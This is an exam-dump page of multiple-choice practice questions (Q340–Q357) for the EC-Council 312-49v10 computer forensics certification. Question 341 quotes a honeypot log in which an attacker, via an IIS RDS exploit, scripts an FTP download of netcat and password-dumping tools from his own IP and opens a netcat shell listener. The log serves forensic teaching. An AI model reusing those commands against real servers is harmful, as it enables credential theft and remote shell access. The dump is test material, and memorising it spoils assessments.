
Pass EC-COUNCIL 312-49v10 Exam With Practice Test Questions Dumps Bundle [Q340-Q357



Pass EC-COUNCIL 312-49v10 Exam With Practice Test Questions Dumps Bundle
2022 Valid 312-49v10 test answers & EC-COUNCIL Exam PDF

EC-COUNCIL 312-49v10 Exam Syllabus Topics:

TopicDetailsTopic 1- Database Forensics- Network Forensics- Windows ForensicsTopic 2- Understanding Hard Disks and File Systems- Investigating Email CrimesTopic 3- Computer Forensics Investigation Process- Dark Web Forensics- Mobile ForensicsTopic 4- Data Acquisition and Duplication- Linux and Mac Forensics

QUESTION 340

What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

* NTOSKRNL.EXE
* NTLDR
* LSASS.EXE
* NTDETECT.COM

QUESTION 341

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from

213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

“cmd1.exe /c open 213.116.251.162 >ftpcom”

“cmd1.exe /c echo johna2k >>ftpcom”

“cmd1.exe /c echo haxedj00 >>ftpcom”

“cmd1.exe /c echo get nc.exe >>ftpcom”

“cmd1.exe /c echo get pdump.exe >>ftpcom”

“cmd1.exe /c echo get samdump.dll >>ftpcom”

“cmd1.exe /c echo quit >>ftpcom”

“cmd1.exe /c ftp -s:ftpcom”

“cmd1.exe /c nc -l -p 6969 -e cmd1.exe”

What can you infer from the exploit given?
* It is a local exploit where the attacker logs in using username johna2k
* There are two attackers on the system – johna2k and haxedj00
* The attack is a remote exploit and the hacker downloads three files
* The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

QUESTION 342

Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?
* the Microsoft Virtual Machine Identifier
* the Personal Application Protocol
* the Globally Unique ID
* the Individual ASCII String

QUESTION 343

All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?
* Blackberry Message Center
* Microsoft Exchange
* Blackberry WAP gateway
* Blackberry WEP gateway

QUESTION 344

Which of the following commands shows you all of the network services running on Windows-based servers?
* Netstart
* Net Session
* Net use
* Net config

QUESTION 345

Which cloud model allows an investigator to acquire the instance of a virtual machine and initiate the forensics examination process?
* PaaS model
* IaaS model
* SaaS model
* SecaaS model

QUESTION 346

An “idle” system is also referred to as what?
* PC not connected to the Internet
* Zombie
* PC not being used
* Bot

QUESTION 347

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?
* Safari
* Mozilla Firefox
* Microsoft Edge
* Google Chrome

QUESTION 348

What is the name of the first reserved sector in File allocation table?
* Volume Boot Record
* Partition Boot Sector
* Master Boot Record
* BIOS Parameter Block

QUESTION 349

When obtaining a warrant, it is important to:
* particularlydescribe the place to be searched and particularly describe the items to be seized
* generallydescribe the place to be searched and particularly describe the items to be seized
* generallydescribe the place to be searched and generally describe the items to be seized
* particularlydescribe the place to be searched and generally describe the items to be seized

QUESTION 350

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?
* Linux/Unix computers are easier to compromise
* Linux/Unix computers are constantly talking
* Windows computers are constantly talking
* Windows computers will not respond to idle scans

QUESTION 351

Which of these Windows utility help you to repair logical file system errors?
* Resource Monitor
* Disk cleanup
* Disk defragmenter
* CHKDSK

QUESTION 352

Which of the following stages in a Linux boot process involve initialization of the system’s hardware?
* BIOS Stage
* Bootloader Stage
* BootROM Stage
* Kernel Stage

QUESTION 353

What encryption technology is used on Blackberry devices Password Keeper?
* 3DES
* AES
* Blowfish
* RC5

QUESTION 354

Cylie is investigating a network breach at a state organization in Florid a. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?
* Phreaking
* Squatting
* Crunching
* Pretexting

QUESTION 355

What is kept in the following directory? HKLMSECURITYPolicySecrets
* Cached password hashes for the past 20 users
* Service account passwords in plain text
* IAS account names and passwords
* Local store PKI Kerberos certificates

QUESTION 356

If an attacker’s computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?
* The zombie will not send a response
* 31402
* 31399
* 31401

QUESTION 357

Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual medi a. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?
* Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media
* Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence
* Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
* Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media